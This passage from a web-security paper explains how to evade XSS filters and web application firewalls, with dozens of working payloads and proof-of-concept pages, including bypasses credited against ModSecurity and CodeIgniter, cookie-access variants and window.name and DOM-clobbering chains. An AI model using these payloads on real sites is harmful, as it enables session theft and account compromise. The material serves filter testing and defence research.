In the case if the filter is blocking action attribute, you can utilize “formaction” attribute to execute JavaScript:

```
<form><isindex formaction="java&Tab;s&NewLine&cript&colon;confirm(1)">
<input type="image" formaction=JaVaScript:alert(0)>
<form><input type="image" value="submit" formaction=//goo.gl/nlX0P>
```

Testing With Data and Code Attribute

Both data and code attributes could be used with “embed” and “object” tags in order to execute JavaScript along with its variations.

```
<embed/code=//goo.gl/nlX0P?
<embed/src="//goo.gl/nlX0P">
```


The throw technique abuses the onerror event handler for assigning a function call once an error has been triggered.

```
<img src=x onerror="javascript:window.onerror=alert;throw 1">
```

On Chrome and Internet explorer, the above vectors would throw up an “uncaught” exception, however this can be mitigated by utilizing a bit of hex magic.

```
<body/onload=javascript:window.onerror=eval;throw'=alert\x281\x29';>
```

While “throw” technique is amazing, ES6 (Ecma Script 6) brings us “Template Strings”, which allows an attacker to execute arbitrary JavaScript without using parathesis. Let’s take a look at examples:

```
<script>alert`1`</script>
<img src=x onerror=prompt`1`>
```

Injecting location Object

```
<a onmouseover=location='javascript:alert(1)'>click
<a
onmouseover=location='&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#114&#116&#40&#49&#41'>a<a>
<body onfocus="location='javascript:alert(1)'>123
```

Vectors Based Upon VBSCRIPT

Vectors based upon VBSCRIPT only work up till IE 10; however in case if you can inherit the page inside an iframe, you can set the doc mode and execute vbscript.

```
<SCRIPT LANGUAGE="VBScript">
Function window_onload
  Alert 1
End Function
</SCRIPT>
```

```
<body language=vbs onload=alert-1 // IE-8
```

```
<script type=text/vbscript>msgbox document.location</script> // IE 10
```

```
<img language=vbscript src=<b onerror="alert 1"> // IE 8
```

```
<svg/language=vbs onload=msgbox-1
```

Other Miscellaneous Payloads For Evasion












```
<svg xmlns="http://www.w3.org/2000/svg"><g onload="javascript:\u0061lert(1);"></g></svg> // By Secalert  
<svg xmlns:xlink="http://www.w3.org/1999/xlink"><a><circle r=100 /><animate attributeName="xlink:href"  
values="";javascript:alert(1)" begin="0s" dur="0.1s" fill="freeze"/> // By Mario  
<svg><![CDATA[<imagexlink:href="]]><img/src=xx:xonerror=alert(2)///"></svg> // By Secalert  
<meta content="&NewLine; 1 &NewLine;;JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>
```

```
<input  
type="text" value="" onclick="location=window[``atob``]`amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5kb21ha  
W4p`"/>
```

```
<input type="text" value="" onfocus=location='javascript:alert`1`' autofocus="" />
```

Exotic XSS Vectors

The following section includes some of very sophisticated XSS vectors by different XSS experts:

Vector	Browser support	Author
<svg><div onactivate=alert('Xss') id=xss style=overflow:scroll>		Ben Hayak
<div onfocus=alert('xx') id=xss style=display:table>		Ben Hayak
<body/onactivate=alert(1)>		Hasegawa
<base href=data:/,0/><script src=alert(1)></script>		Pepe Viela
<base href=javascript:/0/><iframe src=,alert(1)></iframe>		Pepe Viela
<anything onbeforescriptexecute=confirm(1)>		
<frameset/onpageshow=alert(1)>		Abdul Rehman
<body/onpageshow=alert(1)>		Abdul Rehman
<div style=overflow:-webkit-marquee onscroll=alert(1)>		Masato Kinugawa
<div style="-ms-scroll- limit:1px;overflow:scroll;width:1px" onscroll=alert('xss')>		Ben Hayak
<object onerror=alert(1)>		Rafay Baloch

developers mostly fail to realize is that they also have to escape the “\” backslash character itself in order to avoid bypasses.

Suppose, we are up against an application which is reflecting input under “Script” context:

```
<script>
```

```
var input = “teststring”;
```

```
</script>
```

In case if we send the following input “;alert(1)//” to the application, the filter escapes the double quotes preventing us to escape out of the current context in order to execute JavaScript.

-

```
<script>
```

```
var input = “\”;alert(1)//”;
```


```
</script>
```

In case if the developer has forgot to escape the “Backslash” character itself, the following input would lead to a bypass - “\”;alert(1)//”, this is due to the fact that we will escape the backslash character itself leading to the bypass.

```
<script>
```

```
var input = “\\”;alert(1)//”;
```

```
</script>
```



Bypassing Keyword Based Filters

Many firewalls are focused on preventing keywords such as alert, confirm, prompt, eval, JavaScript etc. in order to block script execution. However, this can be easily bypassed via obfuscation techniques we have previously discussed in this paper.

Character escapes

Let's suppose, you are up against a filter that is blocking all keywords such as alert, confirm, prompt etc. However, you are able to inject `<script></script>` tags correctly. We can utilize character escapes such as Unicode escapes, hexadecimal escapes etc. in order to bypass the filter.

Example

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script> // Unicode escapes
```

```
<script>\u0061\u006C\u0065\u0072\u0074`1`</script> // ES6 Variation
```

```
<script>\u{61}\u{6c}\u{65}\u{72}\u{74}(1)</script> // ES6 Variation
```

```
<script>eval("\x61\x6c\x65\x72\x74(1)");</script> // Hexadecimal escapes using eval
```

```
<script>eval("\141\154\145\162\164`1`")</script> // Octal escapes combined ES6 Diacritical Grave
```

String Concatenation

In JavaScript, there are several ways of constructing a string which can be effectively utilized in order to bypass keyword protection. Therefore, assuming that keywords such as alert, confirm is blocked, the following are different ways to create a string in JavaScript.

Keyword	Concatenation	Comments
Alert	"a" + "l" + "e" + "r" + "t"	Basic String concatenation
Alert	/ale/.source + /rt/.source	Source property returns strings from regex.
Alert	atob("YWxlcuQoMSk=")	atob/atob functions are used for encoding and decoding base64.
alert	String.fromCharCode(97,108,101,114,116) String['fromCharCode'](97,108,101,114,116)	Function responsible for converting a Unicode number into a string

We would utilize all the above techniques when we reach to later sections where we would discuss about bypassing a real world firewall.

Alternative Execution Sinks

If you notice carefully, all of the above string concatenation options require execution sinks such as "eval", till now we have only discussed "eval" as an execution sinks, however what if "eval" is being filtered out, let's discuss few alternatives.

The following are some of the alternative execution sinks:

setTimeout()

setInterval()

setImmediate() // IE 10 onwards

execScript() // Older Browsers

You can look at list of other execution sinks on DOM XSS wiki [3]

Examples

```
<script>setTimeout("a" + "lert" + "(1)");</script> // Using Basic Concatenation
```

```
<img src=a onerror=setInterval(String['fromCharCode'](97,108,101,114,116,40,39,120,115,115,39,41,32))> //  
Using String.fromCharCode function
```

```
<script>setTimeout(/a/.source + /lert/.source + "(1)");</script> // Using source property for concatenation
```

A very interesting variation of function sink is as follows:

```
[].constructor.constructor("alert" + "(1)")()
```

[].constructor happens to be an array function which effectively is same as a function, when combined with the second constructor it becomes Array.constructor, it becomes a function and generates the following output:

```
function() {alert(1)}
```

The left/right parentheses are then required in order to execute it which becomes as follows:

```
function() {alert(1)}()
```

Non-Alphanumeric JS

JavaScript due to its flexible nature where certain properties can be represented using non-alphanumeric characters, therefore we could use that to our advantage when dealing with real world filters. The downside of this technique however is that encoding the entire payload is not feasible and applicable in real world, only “alert” keyword is equivalent to 393 characters. Therefore, the idea is to encode parts of JavaScript payload.

JavaScript Syntactic Notation

Before getting to the evasion part, let's talk a little bit about different syntactic forms you can use in JavaScript to access properties of different objects. What we have looked till now is the basic way of accessing a property using dot notation.

```
window.alert(1) // Known as a dot notation
```

However, this can be entirely written in another syntactic form such as:

```
window["alert"](1) // Known as a bracket notation
```

Similarly, document.cookie could be written as document["cookie"], we would talk about variations in the next part.

Evasion Using Non-Alphanumeric JS

So let's suppose that you are up against a filter that is blocking keywords such as alert, prompt, confirm and document.cookie property which is mostly used for stealing cookies in real world XSS attacks. Let's take a look at variations that could be used to bypass these protections.

Examples

Note: Utilities such as Jsfuck.com and Hieroglyphy can be used to convert a string into a non-alphanumeric JS.

Original Payload	Obfuscated Payload	Methodology
eval(alert(1))	eval("ale" + (![]+[])[+!+[]]+(![]+[])[+[]])(1)	Combination of basic concatenation and non alphanumeric JS.
alert(1)	window["ale" + (![]+[])[+!+[]]+(![]+[])[+[]])(1)	Combination of bracket notation + String Concatenation non alphanumeric JS.
alert(document.cookie)	alert(document["cook" + (![]+[])[+!+[]]+(![]+[])[+!+[]]+(![]+[])[+!+[]]])	Combination of bracket notation + String concatenation + non alphanumeric JS.
alert(this["document"]["cookie"])	alert(this["\x64\x6f\x63\x75\x6d\x65\x74"]["cook" + (![]+[])[+!+[]]+(![]+[])[+!+[]]+(![]+[])[+!+[]]])	Combination of bracket notation + String concatenation + non alphanumeric JS + Hexa decimal escapes

If you would like to learn about it a bit more, guys at infosecbyte have done a great research on its variations. [\[4\]\[5\]](#)

Entity Decoding

It's often very common for WAF's to decode user supplied input, it should always be tested if the WAF is decoding HTML entities. One of a very interesting real life scenario where I used this trick to evade a filter was against laravel 4.1 which is a port of a security class from codeigniter 2.1 XSS filter.

The initial input supplied was as follows, which upon clicking **"Click Here"** would execute the JavaScript as browser decodes html entities at run time when an input is reflected inside of href context.

```
<a href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#99&#111&#110&#102&#105&#114&#109&#40&#49&#41">Clickhere</a>
```

In order to detect an XSS attack, the filter was decoding html entities to its original form, so after decoding the input became as follows:

```
<a href="javascript:alert(1)">Clickhere</a>
```

The above output triggered an alarm due to the presence of “JavaScript”, “alert” keywords and therefore the request was blocked.

Next, we double encoded the entities and sent the following payload, which itself would not execute a JavaScript.

```
<a href="&#38&#35&#49&#48&#54&#38&#35&#57&#55&#38&#35&#49&#49&#56&#38&#35&#57&#55&#38&#35&#49&#49&#53&#38&#35&#57&#57&#38&#35&#49&#49&#52&#38&#35&#49&#48&#53&#38&#35&#49&#49&#50&#38&#35&#49&#49&#54&#38&#35&#53&#56&#38&#35&#57&#57&#38&#35&#49&#49&#49&#38&#35&#49&#49&#48&#38&#35&#49&#48&#50&#38&#35&#49&#48&#53&#38&#35&#49&#49&#52&#38&#35&#49&#48&#57&#38&#35&#52&#48&#38&#35&#52&#57&#38&#35&#52&#49">Clickhere</a>
```

And since the filter would decode the entities once, we are left with the following: <a

```
href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#99&#111&#110&#102&#105&#114&#109&#40&#49&#41">Clickhere</a>
```

Which forms a perfectly valid syntax inside of ‘href context’ and would execute JavaScript.

ReDoS attacks

There are mainly two types of regex engines known as DFA and NFA. DFA is faster as it uses deterministic approach, however the downsides being that they take more and memory and is harder to construct. NFA on the other hand are easier to construct as they make use of backtracking. However, since they support “Backtracking”, it makes it vulnerable to ReDoS vulnerability.

ReDoS (**Regular expression Denial of Service**) occurs when a regular expression is badly constructed such as it takes longer time to get evaluated as the time taken to attempt all possible paths may grow exponentially and hence resulting in a Denial of Service attacks. Since, WAF signatures are mostly based upon Regex, it is always good to test WAF’s for ReDoS based issues.


In order to give readers a better understanding of the issue, we will demonstrate an example from an “XSS Mini Puzzle” created by @filedescriptor.

Here is the code for the puzzle:

```
<?php
$xss = $_POST['xss'];
if (preg_match('/<(?:\w+)\W+?[\w]/', $xss))
{
    echo '<p>I don\'t think so</p>';
}

else { echo $xss; }
?>
```

The input is taken from the POST parameter “XSS” which is matched against the following regular expression “<(?:\w+)\W+?[\w]” for detecting potential XSS attack. Let’s first try understanding what this regular expression is doing.



The regular expression tries detecting the presence of any open tag, followed by any potential attributes. From a technical standpoint, the above regex is sufficient for preventing XSS attacks in HTML context. However, upon closely analyzing the regex, you would notice that the regex performs non-greedy matching which requires backtracking.

PHP uses PCRE library as a part of its core extension for implementing regular expressions. PCRE has a default limit of backtrack up to '100000' for PHP < 5.3.7. Hence, entering a large set of characters would simply make preg_match return false allowing us to bypass the filter instead of throwing an exception when the input limit is reached.

Upon, trying preg_match in order to match with long series of A’s returns false:

```
<?php
var_dump(preg_match('/<(?:\w+)\W+?[\w]/', '<a/'.str_repeat('\', 100000).'/a'))
?>
```

The above simulates the input being matched with the vulnerable RegEx (A’s being repeated 1000000 times). The final POC for executing JavaScript is as follows:

```
<form action="http://example.com/index.php" method="post">
    <textarea style="display: none" name="xss"></textarea>
</form>
<script>
document.forms[0].xss.value = '<script' + Array(999999).join('/') + '>alert(1)</script>';
document.forms[0].submit();
</script>
```


Converting Regular XSS into DOM Based XSS for Evasion

DOM Based XSS is third type of XSS which occurs due to client side JavaScript not being able to sanitize the input before writing it to the DOM. Since, DOM Based XSS occurs on the client side, it is not possible for a Server Side filter such as (WAF) in order to prevent it. Let's take a look at an example:

Example

```
<script>  
  
i=location.hash;  
  
document.write(i);  
  
</script>
```

The above code takes input via location.hash property which is directly written to the DOM by using document.write function which happens to be a known vulnerable sink as it directly writes the input to the page without filtering the input. In that case, the following payload would execute a JavaScript.

`http://www.target.com/test.html#">`

Anything followed by the hash (#) component of the URL is only processed by the browser and it is never sent to the server, in that case WAF's or any other server side protection would be unable to detect it. Aside from that, these vectors can be helpful in cases where you have enforced certain length restrictions.

Keeping this in mind, there are certain cases where we can convert a reflected XSS into a DOM based XSS vulnerability to avoid filter bypasses. Let's take a look at a few examples:

Example 1

`<svg/onload=eval(location.hash.slice(1))>?#alert(1)`

The above payload utilizes slice (1) function which would return the character at first position (The position of hash is zero), which then would be evaluated by eval function which would execute JavaScript.

As discussed before, In case, if an "eval" keyword is being blocked, you can utilize alternate execution sinks such as SetTimeout, setInterval and others previously discussed.

Since, Firefox encodes certain after location.hash, It is better to use functions such as unescape, atob etc. in order to ensure that the payload should work.

`<svg/onload=eval(atob(location.hash.slice(1)))>#YWxlcnQoMSkvLw==`

Example 2

`<marquee/onstart=document.body.innerHTML=location.hash>//#>`

```
<marquee/onstart=this['innerHTML']=location.hash;>///#<img src=x onerror=alert(document.domain)>
```

The above payloads set the innerHTML property to location.hash property which would write anything sent after the hash to the webpage. As discussed earlier, Firefox encodes certain characters such as <, > after hash, therefore to make it work we can use functions such as unescape, atob.

```
<marquee/onstart=this['innerHTML']=unescape(location.hash);>///#<img src=x  
onerror=alert(document.domain)>
```

Example 3

```
<svg%20onload=evt.target.innerHTML=evt.target.ownerDocument.URL>#<img src=/ onerror=alert(domain)>
```

```
<svg  
onload=evt.target[/innerHT/.source%2b/ML/.source]=evt.target[/ownerDocumen/.source%2b/t/.source][[/U  
R/.source%2b/L/.source]]#<img src=/ onerror=alert(domain)>
```

The above payloads were of the solutions for our recent XSS challenge hosted by Garage4hackers. The above payload utilizes evt.target property (Returns the event that originally occurred) to access and sets the innerHTML property to ownerDocument.URL property which effectively executes JavaScript followed by the hash property

Example 4

```
<svg/onload=location=/java/.source+/script/.source+location.hash[1]+/al/.source+/ert/.source+location.hash[2]+/docu/.source+/ment.domain/.source+location.hash[3]#:( )
```

The above payload utilizes string concatenation along with location.hash in order to inject disallowed characters. It is useful in a scenario where the following characters [, .,], + are allowed and other commonly filtered characters such as (,), : etc. are disallowed.

We used insert location.hash[index] at the place where we wanted to inject our disallowed characters and the disallowed characters were sent after hash which is never sent to the server.

```
Location.hash[1] = : // Defined at the first position after the hash.  
Location.hash[2] = ( // Defined at the second position after the hash.  
Location.hash[3] = ) // Defined at third position after the hash.
```

Utilizing Other JS Based Properties for Evasion

While vectors involving hash property are helpful in many contexts, one of the downsides of using this approach is that they do not work across all browsers. In this section, we will discuss about other properties that can be utilized in order to evade length based restrictions as well as filters.

Window.name Property

The name property represents the “name” that is assigned to the window. The window.name property is an exception to Same Origin Policy as the name property persists across webpages across different origins. This means that our webpage hosted on a different origin can control the name property and can be used to execute JavaScript.

It is worth mentioning that “name” property is extremely useful from an evasion perspective, let’s talk about a few examples:

Examples

The following are examples of some of the very basic vectors utilizing the “name” property for execution:

```
<svg onload=eval(window.name)//
```

```
<svg/onload=location=name//
```

```
<body/onload=location=name//
```

```
<body/onload=location=write(top)//
```

Setting the Name Property

There are multiple ways of setting up the name property, let’s discuss a few examples:

Example 1

The following vector sets the “name” property via an iframe:

```
<iframe name="javascript:alert(1)" src=http://www.target.com/?xss=<svg/onload=location=name//>>
```

The above vector is great from an attack perspective, however in case if the webpage is preventing the browser from loading the webpage into an iframe by utilizing X-Frame-Option, there are several other options for setting up the “name” property.

Example 2

The following vector sets the “name” property via window.open function, the second parameter of window.open function specifies the “name” of the window:

```
<script>  
window.open('http://target.com/?xss=<svg/onload=location=name//','javascript:alert(1)');  
</script>
```

The above vector helps us set the “**name**” property when X-Frame-Options are enabled, however the downside is that it requires a fair amount of user interaction, plus in case if the victim is using a “**Pop-Up Blocker**” the vector would also not execute.

Example 3

The following vectors are set the “name” property via anchor tag:

```
<a name="javascript:alert(1)" href="//target.com/?xss=<svg/onload=location=name//">CLICK</a>
```

The above vector helps us overcome the short comings of first two examples, however the only downside of this vector is that it requires user interaction.

URL Property

In Internet explorer, the “URL” property can be set to the “name” property in order to execute the JavaScript. This trick is extremely useful in cases where length based restrictions are applied by the WAF’s. The following are few examples:

Example 1

```
<body/onload=URL=name//
```

Example 2

```
<body/onactivate=URL=name//
```

Bypassing Blacklisted “Location” Object

The location object is very often blacklisted by WAF’s and hence when done so, it drastically reduces the changes of execution of XSS vectors. However, there are certain ways of getting blacklisted, let’s talk from examples:

Example 1

```
<svg/onload=top['loca'%2b'tion']=name//
```

The above payload utilizes the “top” property in order to access “location” object, it then uses basic string concatenation in order to evade restrictions. In case if single or double quotes are being filtered out, we can still utilize the “source” property for performing concatenation:

```
<svg/onload=top[/loca/.source%2b'tion'/.source]=name//
```

Variations

There are many other properties that can be used inside of a modern browser to access the location object and at the same time allowing us to use string concatenation. The following are some of the interesting variations:

```
<body/onload=this[/loca/.source%2b/tion/.source]=name//
```

```
<svg/onload=parent[/loca/.source%2b/tion/.source]=name//
```

```
<body/onload=self[/loca/.source%2b/tion/.source]=name//
```

```
<body/onload=window[/loca/.source%2b/tion/.source]=name//
```

Example 2

The following is a brilliantly constructed vector by Masato Kinugawa which utilizes DOM Clobbering in order to execute JavaScript. This vector is extremely useful in case where “**location**” object and different methods for concatenating the strings are blocked.

```
<script>
window.name="innerHTML";
location.href="http://target/?xss=<svg/onload=body[name]=URL%0d#</svg><img src=x onerror=alert(1)>"
</script>
```

The above vector utilizes a well-known technique known as “DOM Clobbering” in order to execute the book. The JavaScript first sets the **window.name** property to “**innerHTML**” clobbers it. It then utilizes the “**body**” object in order to access the **innerHTML** property and set it to “**URL**” property. This effectively allows us for executing JavaScript after **location.hash**.

Browser Support: Internet explorer and Chrome

Example 3

The following vector was constructed by “Mario Gomes” as a solution for one of my XSS challenges. The vector requires a certain amount of user interaction; however it is quite useful from evasion perspective.

```
<script>
window.open('http://target.com/?xss=<svg/onload=localStorage.a=name//','location');
window.open('http://target/?xss=<svg/onload=window[localStorage.a]=name//','javascript:alert(1);');
</script>
```

The first payload stores the window.name, which is the string location, to the storage item 'a'. The second payload uses now the saved string 'location', to assign the value of window.name to it. Window.name contains the string 'javascript:alert(1)', which is then executed in the context of the domain

The following is the complete POC:

Proof of Concept

```
<body onclick="poc();">
<center><h1 id='text'>Click here to XSS!</h1></center>
<script>
function poc(){
w = window.open('http://target.com/?xss=%3Csvg/onload=localStorage.xss=window.name//','location');
// set "location" to localStorage.
setTimeout(function (){
w.close()
window.focus();
document.body.setAttribute('onclick','go()');
document.getElementById('text').innerHTML = 'Click Here Again!';
document.getElementById('text').setAttribute('style','color:red;');
},5000);
}
function go(){
w = window.open('http://target.com/?search=<svg/onload=window[localStorage.xss]=window.name//','javascript:alert(1)');
// now xss
}
</script>
```

The following is how you can reproduce the above vector:

1. Open the page containing the above payload
2. Click in the page body.
3. See open a popup and wait for 5 seconds for the page to be closed.
4. Next, click the page body again to open the popup.
5. The JavaScript executes.

Browser Based Bugs

Filters that are carefully written would not be trivial to bypass without knowing the Browser itself. Knowing the browser is the key to bypassing any good filters. You can bypass any filter if you know the Browser more than the vendor itself and the key to knowing a browser is read about specifications which documents what drives a certain browser behavior.

With that being said, we would discuss about few of many browser bugs which can be utilized in testing real world filters.

Nullbytes

Nullbytes are used as "String Terminators" in many programming languages. Since, Browsers are mainly written in C/C++ they might handle not "NullBytes" effectively, one of the examples being Internet explorer 9 and less. IE 9 and below allow insertion of nullbytes anywhere, therefore in case if a filter is not filtering out nullbytes it can be used to evade them.

One of the major WAF's I bypassed with "NullBytes" technique was ModSecurity Firewall which was not filtering out "Null-Bytes"; the following was the poc that was used:

```
<scri%00pt>alert(1);</scri%00pt>
```

The same payload was also utilized in order to evade other WAF's such as Webknight, Code-Igniter etc.

DocMode

Internet explorer introduced "document modes" a long time back. The Docmodes were brought into the equation in order to introduce "Backward Compatibility" into a browser, so in case if a new IE version is released and the application fails to render properly, the developer can set the docmode and fallback to previous IE version where the application was rendered properly. However, it should be noted that though the docmode provides a way to fallback to rendering mode of previous IE version it does contain all the Security fixes applied to the current version.

The docmode can be either set via "meta-tag" or simply via HTTP response header, the following is an example of how to set an IE7 docmode to via meta tag.

```
<meta http-equiv="X-UA-Compatible" content="IE=7" />
```

In case if an application does not use "X-Frame-Options", it is possible to load the framed application with the docmode set by the parent. This happens due to the fact that in internet explorer, a document mode will be inherited by a child from a parent.

This also means that all the bugs that apply to a particular "Rendering Mode" of the "Internet explorer" would also work when a webpage is loaded with a particular doc mode.

The following payloads would work if a document is loaded in IE 7 doc mode:

```
<div style="color:rgb('&#0;x:expression(alert(1))"></div>
```

```
<div/style="width:expression(confirm(1))">X</div>
```

The proof of concept would be as follows:

```
<meta http-equiv="x-ua-compatible" content="ie=7">
<iframe src="//targetsite.com?xss=<div/style="width:expression(confirm(1))">X</div>"
```

IE CSS expressions might not be helpful for bypassing good filters, in that case we can also utilize “**nullbytes**” by loading a webpage into IE-9 doc mode in order to circumvent protections. The following proof of concept would work on IE 11:

```
<meta http-equiv="x-ua-compatible" content="ie=9">
<iframe src=//targetsite?xss=<svg/onload%00=%00locatio%00n=nam%00e
name=javascript:alert(document.domain)>
```

Unicode Separators

In Unicode Charsets, there are many set of characters inside many browsers that are treated and parsed as “**Space Characters**”. Every browser has its own set of valid separators. Luckily, we do not have to re-invent the wheel by fuzzing for these characters as researcher “**Masato Kinugawa**” has already fuzzed list of separators.

IE Explorer = [0x09,0x0B,0x0C,0x20,0x3B]

Chrome = [0x09,0x20,0x28,0x2C,0x3B]

Safari = [0x2C,0x3B]


FireFox = [0x09,0x20,0x28,0x2C,0x3B]

Opera = [0x09,0x20,0x2C,0x3B]

Android = [0x09,0x20,0x28,0x2C,0x3B]

Let’s take a look at an example against how these separators were used to evade Modsecurity’s WAF for a second time. ModSecurity was using the following regular expression for preventing injection of any event handlers:

(?i)([\\s\\\"';\\0-9\\=]+on\\w+\\s*=)



Visual representation of regular expressions

The regular expression simply filters out anything that comes after “on” keyword followed by “**Whitespace**” and “=” sign. As per RFC, all event handlers must begin with “on” keyword. However, the problem with the above regular expression is that “\s” Meta character does not cover all the possible characters that are treated by browsers as whitespace characters and hence they can be utilized to defeat the regular expression.

The following bypass was developed for Modsecurity by using “**U+000B**” separator for IE 9:

<a

onmouseover%0B=location=%27\x6A\x61\x76\x61\x53\x43\x52\x49\x50\x54\x26\x63\x6F\x6C\x6F\x6E\x3B\x63\x6F\x6E\x66\x69\x72\x6D\x26\x6C\x70\x61\x72\x3B\x64\x6F\x63\x75\x6D\x65\x6E\x74\x2E\x63\x6F\x6F\x6B\x69\x65\x26\x72\x70\x61\x72\x3B%27>CLICK

There are many other variations that can be utilized:

<svg %09onload%09=prompt(1)> // Cross Browser

<svg/onload%0B=prompt(1)> // Internet explorer

<svg%09%28%3Bonload=confirm(1);> // Cross Browser

Charset Bugs

There are multiple encoding systems for Web; this is required in order to ensure that the communication follows specific set of rules. A Charset is the set of characters allowed for a specific encoding system. Currently Unicode is the most widely used character encoding system as it supports all writing language and has largest set of characters.

There are mainly three different ways for mapping Unicode characters:

UTF-8 – In UTF-8 charset 8 bits are used represent a code point

UTF-16 – In UTF-16 charset 16 bits are used represent a code point

UTF-32 - In UTF-32 charset 32 bits are used represent a code point


Charset bugs occur when you are able to load a webpage into a different charset, this can occur by both a browser bug such as Charset inheritance vulnerability or an application which allows changing of charset from user supplied input.

UTF-32 Based XSS

We would start by talking about an “Application” related flaw where you are able to switch the charset from user supplied input. Assume a scenario where you are up against an application where your input is being reflected inside the html or any other context and the application is using “htmlspecialchars” a PHP based function in order to encode the input. The charset encoding of the page is being set via “**charset**” parameter rather than HTTP response headers.

Upon injecting a simply XSS vector, the following is the output that is obtained:

- [](http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v=)



```
1 <html>
2 <meta charset="utf-8"></meta>
3 <body>
4 <input type="text" value="&quot;&gt;&lt;img src=x onerror=prompt(0);&gt;"></input>
5 </body>
6 </html>
```

The above screenshot demonstrates the fact that `htmlspecialchars` has encoded the payload and we are unable to escape out of the “**value**” attribute. However, the problem with the application is that it is possible to modify the charset from a user supplied input. In that case, we can simply switch the charset to charset of our choice and utilize an equivalent of above payload in order to execute JavaScript, for that purpose utf-32 is ideal. Let’s understand why:

Internet explorer does not UTF-32 charset, however we have discussed previously that internet explorer up till version 9 does not take nullbytes into consideration.

The following payload `<script>alert(1)</script>` (utf-32 equivalent) sent to the application which yielded in the following output - “`<script>alert (1) </ script>`”.

Let’s break down the payload to see how it work:


```
“ U+2200 = [0x00][0x00][0x22][0x00]
< U+3E00 = [0x00][0x00][0x3E][0x00]
> U+3C00 = [0x00][0x00][0x3C][0x00]
```

